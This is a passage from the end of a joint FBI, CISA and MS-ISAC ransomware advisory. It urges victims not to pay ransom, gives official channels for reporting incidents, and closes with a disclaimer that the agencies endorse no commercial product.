The FBI, CISA, and MS-ISAC do not encourage paying ransom, as payment does not guarantee victim files will be recovered. Furthermore, payment may also embolden adversaries to target additional organizations, encourage other criminal actors to engage in the distribution of ransomware, and/or fund illicit activities. Regardless of whether you or your organization have decided to pay the ransom, the FBI and CISA urge you to promptly report ransomware incidents to a local FBI Field Office or CISA at report@cisa.gov. State, local, tribal, and territorial (SLTT) government entities can also report to the MS-ISAC (SOC@cisecurity.org or 866-787-4722).

DISCLAIMER

The information in this report is being provided “as is” for informational purposes only. The FBI, CISA, and the MS-ISAC do not endorse any commercial product or service, including any subjects of analysis. Any reference to specific commercial products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by the FBI, CISA, or the MS-ISAC.